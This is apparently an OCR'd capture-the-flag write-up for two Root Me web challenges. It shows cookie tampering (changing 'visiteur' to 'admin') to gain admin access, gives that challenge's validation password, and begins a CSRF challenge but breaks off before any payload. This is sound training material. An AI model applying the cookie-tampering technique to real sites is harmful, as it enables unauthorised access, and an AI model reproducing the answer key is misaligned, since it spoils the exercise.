
Web Application Security Testing -> **RootMe**

Root Me (*HTML - Cookies*)



HTTP - Cookies

20 Points

Bob created a PHP script to gather user emails

Author: g0uZ, 7 October 2006

Level

Validations: 41536 Challengers 14%

Statement

PS: Bob really love cookies!

Start the challenge

Vulnerability sheet(s)

- HTTP - Cookies [EN]

4 related ressource(s)

- HTTP - en-têtes (Web)
- rfc2109 (RFC)
- HTTPS Cookie Stealing (Exploitation - Web)
- Cookies, sessions, and persistence (Exploitation - Web)

144 visitors now

Newest members : zer0 hantubelahu carly raxper DNSZLSK kathiou Moonwin

Offers

- CDI Incident response
- CDI Cybersecurity consultant
- CDI Penetration tester

Sponsored by

Oteria Cyber School
Elysium Security
École 2600
GEOIDE
Almond
Synacktiv

Solution:

1. Start the challenge

2. Press the `[F12]` button.

3. Go to the "*Storage*" tab


4. Expand the "*Cookies*" menu.

5. Click the "**Saved Email Addresses**" link.

6. There is a new cookie `ch7=visiteur`.

   > **HINT:** You need to be an admin.

7. Replace the word "*visiteur*" with "*`admin`*".



You need to be admin

1) Press the **[F12]** button.

4) Click the "**Saved Email Addresses**" link

5) This is the **HINT**


2) Go to the "**Storage**" tab

6) Replace the word "**visiteur**" with "**admin**"

3) Expand the "**Cookies**" menu.

8. Press [F5] to refresh the page.

9. Collect the "Flag".




Validation password : ml-SYMPA

8) Collect the **Flag**

7) Press **[F5]** to refresh the page

Name	Value	Domain	Path
ch7	admin	challenge01.root-me.org	/web-serveur/ch7

Root Me (*CSRF - 0 protection*)



CSRF - 0 protection

35 Points

Cross-Site Request Forgery

Author: sambecks, 16 February 2016

Level

Validations: 18665 Challengers 6%

Statement

Activate your account to access intranet.

Start the challenge

3 related ressource(s)

- les attaques CSRF (Exploitation - Web)
- CSRF: Attack and defense (Exploitation - Web)
- OWASP Cross-site Request Forgery CSRF (Exploitation - Web)

129 visitors now

Newest members : Srinivas Richi zlink17 Winfa Aakkbbarr Amadoulssa JingDang

Offers

- CDI Incident response
- CDI Cybersecurity consultant
- CDI Penetration tester

Sponsored by


Oteria Cyber School

Elysium Security

Solution:


1. Start the challenge.

2. Click the "**Register**" link.



3. Enter any *Login* and *Password* to registration a new user (*e.g.*: `user` / `user`).

4. Click the `[Submit]` button.



Register


user

••••

2) Enter any *Login* and *Password* to registration a new user (*e.g.:* **user** / **user**)

3) Click the **[Submit]** button

5. Click the "**Log in**" link.




4) Click the "**Log in**" link

Registered successfully. Go there for log-in. An admin will update your status for a full access.

6. Enter again *Login:* `user` and *Password:* `user` to log in.

7. Click the `[Sign in]` button.



Login


user

••••

5) Enter again *Login:* **user** and *Password:* **user** to log in


6) Click the **[Sign in]** button

8. Click the "**Profile**" link.



7) Click the "**Profile**" link

9. Try changing our profile.




You're not an admin!

9) Click the "**Private**" link

8) Any action here results in this message appearing

After clicking the `[Submit]` button, we received the message "*You're not an admin!*". Great! We may be able to do this after changing the privacy settings on the *Private* tab. Let's go there.

10. Click the "**Private**" link.


challenge01.root-me.org/web-client/ch22/?action=private
Getting Started
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Root Me
Contact | Profile | Private | Logout

